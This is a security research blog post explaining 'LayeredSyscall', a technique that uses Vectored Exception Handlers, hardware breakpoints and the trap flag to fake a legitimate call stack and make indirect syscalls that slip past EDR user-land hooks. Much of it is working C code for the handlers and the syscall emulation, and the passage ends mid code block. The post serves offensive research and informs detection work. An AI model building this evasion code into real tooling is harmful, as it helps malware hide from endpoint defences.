LayeredSyscall – Abusing VEH to Bypass EDRs

whiteknightlabs.com/2024/07/31/layeredsyscall-abusing-veh-to-bypass-edrs

- Adhithya Suresh Kumar
- July 31, 2024
- Uncategorized

Asking any offensive security researcher how an EDR could be bypassed will result one of many possible answers, such as removing hooks, direct syscalls, indirect syscalls, etc. In this blog post, we will take a different perspective to abuse Vectored Exception Handlers (VEH) as a foundation to produce a legitimate thread call stack and employ indirect syscalls to bypass user-land EDR hooks.

Disclaimer: The research below must only be used for ethical purposes. Please be responsible and do not use it for anything illegal. This is for educational purposes only.

Introduction

EDRs use user-land hooks that are usually placed in `ntdll.dll` or sometimes within the `kernel32.dll` that are loaded into every process in the Windows operating system. They implement their hooking procedure typically in one of two ways:

- Patch the first few bytes of the function to be hooked with a redirection (similar to the Microsoft Detours library)
- Overwrite the function address within the IAT table of a dll that uses the function

Hooks are not placed in every function within the target dll. Within `ntdll.dll`, most of the hooks are placed in the `Nt*` syscall wrapper functions. These hooks are often used to redirect the execution safely to the EDR's dll to examine the parameters to determine if the process is performing any malicious actions.

Some popular bypasses for circumventing these hooks are:

- **Remapping ntdll.dll**: Accessing a fresh copy of ntdll either from disk or `KnownDll` cache and remapping the hooked version with the fresh copy, either the section or the specific function bytes.
- **Direct syscalls**: Emulate what the `Nt*` syscall wrappers do within your program using the corresponding SSN and the syscall opcode.
- **Indirect syscalls**: Set up the syscall parameters within your program and redirect execution using a `jmp` instruction to the address within `ntdll.dll` where the syscall opcode resides.


There are more bypass techniques, such as blocking any unsigned dll from being loaded, blocking the EDR's dll from being loaded by monitoring `LdrLoadDll`, etc.

On the flipside, there are detection strategies that could be employed to detect and perhaps prevent the above-mentioned evasion techniques:

- **Detecting Remapping ntdll.dll**
  If a process contains two instances of ntdll.dll within its memory space, it is usually a clear sign of suspicious behavior.
- **Detecting Direct Syscalls**
  When direct syscalls are performed, the EDR could register an instrumentation callback to check where the user-land code resumes from. And if it returned to the process rather than returning to the ntdll.dll address space, then it is a clear indication that a direct syscall took place.
- **Detecting Indirect Syscalls**
  Since this technique involves jumping to the ntdll.dll address space to perform the syscall event, the previous detection would fail. However, a thread call stack analysis would reveal that there is an anomalous behavior since there are no legitimate calls through various Windows APIs, rather it is just the process to ntdll.dll.

The research presented below attempts to address the above detection strategies.

LayeredSyscall – Overview



LayeredSyscall – Overview of the control flow

The general idea is to generate a legitimate call stack before performing the indirect syscall while switching modes to the kernel land and also to support up to 12 arguments. Additionally, the call stack could be of the user's choice, with the assumption that one of the stack frames satisfies the size requirement for the number of arguments of the intended `Nt*` syscall. The implemented concept could also allow the user to produce not only the legitimate call stack but also the indirect syscall in between the user's chosen Windows API, if needed.

Vectored Exception Handler (VEH) is used to provide us with control over the context of the CPU without the need to raise any alarms. As exception handlers are not widely attributed as malicious behavior, they provide us with access to hardware breakpoints, which will be abused to act as a hook.

To note, the call stack generation mentioned here is not constructed by the tool or by the user, but rather performed by the system, without the need to perform unwinding operations of our own or separate allocations in memory. This means the call stack could be changed by simply calling another Windows API if detections for one are present.

VEH Handler #1 – `AddHwBp`

We register the first handler required to set up the hardware breakpoint at two key areas, the `syscall` opcode and the `ret` opcode, both within `Nt*` syscall wrappers within `ntdll.dll`.

The handler is registered to handle `EXCEPTION_ACCESS_VIOLATION`, which is generated by the tool, just before the actual call to the syscall takes place. This could be performed in many ways, but we'll use the basic reading of a null pointer to generate the exception.

However, since we must support any syscall that the user could call, we need a generic approach to set the breakpoint. We can implement a wrapper function that takes one argument and proceeds to trigger the exception. Furthermore, the handler can retrieve the address of the `Nt*` function by accessing the `RCX` register, which stores the first argument passed to the wrapper function.

```
#define TRIGGER_ACCESS_VIOLOATION_EXCEPTION int *a = 0; int b = *a;

void _SetHwBp(ULONG_PTR FuncAddress) {
    TRIGGER_ACCESS_VIOLOATION_EXCEPTION
}
```

Triggering ACCESS_VIOLATION exception

Once retrieved, we perform a memory scan to find out the offset where the syscall opcode and the `ret` opcode (just after the syscall opcode) are present. We can do this by checking that the opcodes `0x0F` and `0x05` are adjacent to each other like in the code below.

```
for (int i = 0; i < 25; i++) {
    // find syscall ret opcode offset
    if (*(BYTE*)(SyscallEntryAddr + i) == 0x0F && *(BYTE*)(SyscallEntryAddr + i + 1) == 0x05) {
        OPCODE_SYSCALL_OFF = i;
        OPCODE_SYSCALL_RET_OFF = i + 2;
        break;
    }
}
```

Finding syscall opcode by scanning the memory

Syscalls in Windows as seen in the following screenshot are constructed using the opcodes, 0x0F and 0x05. Two bytes after the start of the syscall, you can find the ret opcode, 0xC3.

```
00007FF8FA9CE650 4C 8B D1                mov         r10,rcx
00007FF8FA9CE653 B8 C8 00 00 00          mov         eax,0C8h
00007FF8FA9CE658 F6 04 25 08 03 FE 7F 01 test           byte ptr [7FFE0308h],1
00007FF8FA9CE660 75 03                   jne         NtCreateUserProcess+15h (07FF8FA9CE665h)
00007FF8FA9CE662 0F 05                   syscall
00007FF8FA9CE664 C3                      ret
```

syscall opcode – 0xF and 0x5; ret opcode – 0xC3

Hardware breakpoints are set using the registers `Dr0`, `Dr1`, `Dr2`, and `Dr3` where `Dr6` and `Dr7` are used to modify the necessary flags for their corresponding register. The handler uses `Dr0` and `Dr1` to set the breakpoint at the `syscall` and the `ret` offset. As seen in the code below, we enable them by accessing the `ExceptionInfo->ContextRecord->Dr0` or `Dr1`. We also set the last and the second bit of the `Dr7` register to let the processor know that the breakpoint is enabled.

```
LONG WINAPI AddHwBp(
    struct _EXCEPTION_POINTERS* ExceptionInfo
)
{
    if (ExceptionInfo->ExceptionRecord->ExceptionCode == EXCEPTION_ACCESS_VIOLATION) {

        SyscallEntryAddr = ExceptionInfo->ContextRecord->Rcx;

        for (int i = 0; i < 25; i++) {
            // find syscall ret opcode offset
            if (*(BYTE*)(SyscallEntryAddr + i) == 0x0F && *(BYTE*)(SyscallEntryAddr + i + 1) == 0x05) {
                OPCODE_SYSCALL_OFF = i;
                OPCODE_SYSCALL_RET_OFF = i + 2;
                break;
            }
        }

        // Set hwbp at the syscall opcode
        ExceptionInfo->ContextRecord->Dr0 = (SyscallEntryAddr);
        ExceptionInfo->ContextRecord->Dr7 = ExceptionInfo->ContextRecord->Dr7 | (1 << 0);

        // Set hwbp at the ret opcode
        ExceptionInfo->ContextRecord->Dr1 = (SyscallEntryAddr + OPCODE_SYSCALL_RET_OFF);
        ExceptionInfo->ContextRecord->Dr7 = ExceptionInfo->ContextRecord->Dr7 | (1 << 2);

        // move the rip past the addr where the exception is generated
        ExceptionInfo->ContextRecord->Rip += OPCODE_SZ_ACC_VIO;

        return EXCEPTION_CONTINUE_EXECUTION;
    }
    return EXCEPTION_CONTINUE_SEARCH;
}
```


AddHwBp() Exception Handler for ACCESS_VIOLATION

As you can see in the image below, the exception is thrown because we are trying to read a null pointer address.

```
00007FF70B2922D9 48 C7 44 24 08 00 00 00 00 mov        qword ptr [a],0
00007FF70B2922E2 48 8B 44 24 08             mov        rax,qword ptr [a]
00007FF70B2922E7 8B 00                      mov        eax,dword ptr [rax]
00007FF70B2922E9 89 04 24                   mov        dword ptr [rsp],eax
}
00007FF70B2922EC 48 83 C4 18                add        rsp,18h
00007FF70B2922F0 C3                         ret
```


Disassembly of exception triggering code

Once the exception is thrown, the handler will take charge and place the breakpoints.



Placing the breakpoint at syscall opcode

Take note, once the exception is triggered, it is necessary to step the `RIP` register to the number of bytes required to pass the opcode that generated the exception. In this case, it was 2 bytes.



Incrementing RIP past the exception triggering code

After that, the CPU will continue the rest of the exception and this will perform as our hooks. We will see this performed in the second handler below.

VEH Handler #2 – `HandlerHwBp`

This handler contains three major parts:

- To save the context and initiate the generation of the user-chosen call stack
- To properly return to the process without crashing
- To find the right place to redirect the execution and bypass the hook by performing an indirect syscall

Part #1 – Handling the Syscall Breakpoint

Hardware breakpoints, when executed by the system, generate an exception code, `EXCEPTION_SINGLE_STEP`, which is checked to handle our breakpoints. In the first order of the control flow, we check if the exception was generated at the `Nt*` syscall start using the member `ExceptionInfo->ExceptionRecord->ExceptionAddress`, which points to the address where the exception was generated.

```
if (ExceptionInfo->ExceptionRecord->ExceptionCode == EXCEPTION_SINGLE_STEP) {

        // Handler for the hwbp syscall
        if (ExceptionInfo->ExceptionRecord->ExceptionAddress == (PVOID)(SyscallEntryAddr)) {
```


Checking for the hardware breakpoint at the syscall opcode

We proceed to save the context of the CPU when the exception was generated. This allows us to query the arguments stored, which according to Microsoft's calling convention, are stored in `RCX`, `RDX`, `R8`, and `R9`, and also allows us to use the `RSP` register to query the rest of the arguments, which will be further explained later.

```
            memcpy_s(SavedContext, sizeof CONTEXT, ExceptionInfo->ContextRecord, sizeof CONTEXT);

            // change RIP
            ExceptionInfo->ContextRecord->Rip = (ULONG_PTR)demofunction;
```

Changing control flow to the benign function

Once stored, we can change the `RIP` to point to our demo function; in this case, we use a simple `MessageBox()`.



Debugger view of changing the RIP to the benign function start address

The demo function below is responsible for generating the legitimate call stack we require, and this could be changed by the user as needed.

```c
void demofunction() {
    MessageBox(
        NULL,
        (LPCWSTR)L"Test",
        (LPCWSTR)L"Test",
        MB_ICONWARNING | MB_CANCELTRYCONTINUE | MB_DEFBUTTON2
    );
}
// https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messagebox
```

MessageBox() being used as the demo function

Part #2 – Generating Legitimate Call Stack

The general idea is to redirect the execution to the benign Windows API call, then generate the legitimate call stack and redirect to execute the indirect syscall. Although we have hooks at the `syscall` and `ret` instruction, there comes a problem where we would need to know where to stop the execution to redirect to execute the indirect syscall.

We use the Trap Flag (TF) that is used by debuggers to perform single-step execution. There are other ways to do this part, like using `ACCESS_VIOLATION`, page guard violation, etc. To enable the trap flag, we can use the `EFlags` register. Since we already have access to the context, we can enable it using the following snippet of code.

```c
#define TRACE_FLAG 0x100

ExceptionInfo->ContextRecord->EFlags |= TRACE_FLAG;
```

Enabling trace flag to handle instruction tracing

To generate the legitimate call stack, we need to wait for a certain condition to take place by the system (i.e., the calls must reach the address space of `ntdll.dll` because most `Nt*` syscalls are usually redirected from within ntdll.dll). This ensures that the call stack looks as legitimate as possible to the eye of an observer, if not too keen that is.

This could be checked in many ways, but for the sake of simplicity, we can get the handle to `ntdll.dll` and use `GetModuleInformation()` to get the base and the end of the dll. Once queried, we can check if the exception address, which is generated due to the trap flag, is within its address space.

```
MODULEINFO ModuleInfo;
if (GetModuleInformation(GetCurrentProcess(), GetModuleHandleA("ntdll.dll"), &ModuleInfo, sizeof(MODULEINFO)) == 0) {
    printf("[!] GetModuleInformation failed\n");
    return;
}

obj->DllBaseAddress = (ULONG64)ModuleInfo.lpBaseOfDll;
obj->DllEndAddress = obj->DllBaseAddress + ModuleInfo.SizeOfImage;
```

Storing the information of ntdll.dll base and end address

We use a simple structure to store the information, which is initialized at the start of the tool.

```
typedef struct _DllInfo {
    ULONG64 DllBaseAddress;
    ULONG64 DllEndAddress;
} DllInfo;
```

DllInfo struct definition

If the conditions are satisfied, we can proceed to redirect the execution to the intended syscall. This would first require us to retrieve the saved context that we had from breaking at the syscall opcode and setting up the syscall.

Syscalls in Windows are set up in the following manner:

```
ntdll.dll:00007FF8FA9CE650                               ntdll_NtCreateUserProcess proc near
ntdll.dll:00007FF8FA9CE650 4C 8B D1                      mov     r10, rcx
ntdll.dll:00007FF8FA9CE653 B8 C8 00 00 00                mov     eax, 0C8h ; 'È'
ntdll.dll:00007FF8FA9CE658 F6 04 25 08 03 FE 7F 01       test    byte_7FFE0308, 1
ntdll.dll:00007FF8FA9CE660 75 03                         jnz     short loc_7FF8FA9CE665
ntdll.dll:00007FF8FA9CE662 0F 05                         syscall
ntdll.dll:00007FF8FA9CE664 C3                            retn
```

How syscalls look in windows

We need to retrieve the saved context, but before that, we will need to save the current stack pointer, RSP, to a temp variable so that it can be retrieved. Since overwriting the stack pointer with the saved stack pointer would change the call stack entirely, which would defeat our purpose, we need to save and restore the current stack pointer just after the copy.

```
ULONG64 TempRsp = ExceptionInfo->ContextRecord->Rsp;
memcpy_s(ExceptionInfo->ContextRecord, sizeof CONTEXT, SavedContext, sizeof CONTEXT);
ExceptionInfo->ContextRecord->Rsp = TempRsp;
```

Storing the stack pointer to restore it later

This keeps the call stack from changing and, at the same time, have our initial state of arguments from the intended syscall.

EDR hooks are usually placed in the form of `jmp` instructions at the start or a couple of instructions later from the `Nt*` syscall start address.

```
jmp edr.dll!hookNtFunction
...
...
syscall
ret
```


How EDR usually hooks into a function

So, if we emulate the syscall functionality within our handler, and then change the RIP to the syscall opcode address, we can effectively bypass the EDR hook without the need to touch it.

```
// mov r10, rcx
ExceptionInfo->ContextRecord->R10 = ExceptionInfo->ContextRecord->Rcx;
// mov rax, #ssn
ExceptionInfo->ContextRecord->Rax = SyscallNo;
// set RIP to syscall opcode
ExceptionInfo->ContextRecord->Rip = SyscallEntryAddr + OPCODE_SYSCALL_OFF;
```

Emulating the syscall within our exception handler

We can proceed to emulate the syscall before changing the `RIP` to the syscall opcode.



Debugger view of emulating the syscall in the exception handler

This vectored syscall approach was previously documented here: Bypassing AV/EDR Hooks via Vectored Syscall. This would avoid the usage of inline assembly code, or accessing the context using winapis.


But there is a catch. Some functions called within the system support argument count less than 4, but if we want to support almost all syscalls then we would need to support up to 12 at least.

Part #2.5 – Support >4 Arguments

While generating our call stack using Windows APIs, we also need to consider the size of the stack that each of those Windows APIs allocates. This is crucial to us since the Windows calling convention stores arguments greater than 4 within the stack space.

The Windows calling convention works as follows,

- Store the first 4 arguments within the registers, `RCX, RDX, R8, and R9`
- Allocate 8 bytes for the return address
- Allocate another 4 x 8 bytes, for saving the first 4 arguments
- Allocate for variables and other stuff




How stack is set up in windows

For further reference, check out the following: Windows x64 Calling Convention: Stack Frame


So this means we would need to first find an appropriate function that would support a stack size of up to 12 arguments, which we could consider as greater than `0x58` bytes. Once we manage to find an appropriate function, we need to wait for that function to execute a call instruction to some other function. This call instruction will be intersected the moment it touches the inner function. This is to make sure that not only do we have enough stack space allocated but also a legitimate return address to run back to. To do this, we can once again use our memory scanning approach, although with a few caveats that we will solve.

As shown in the following screenshot, we do not have enough stack space in certain function frames to store more than 4 arguments without corrupting the stack.



Call stack if inappropriate function

Most function frames allocate the stack at the beginning of the function by using the `sub rsp, #size` instruction.



Checking for the appropriate stack size

We can find a match to this instruction by checking the opcode, `0xEC8348`, and extracting the highest byte will result in the size of the stack in most cases.

```c
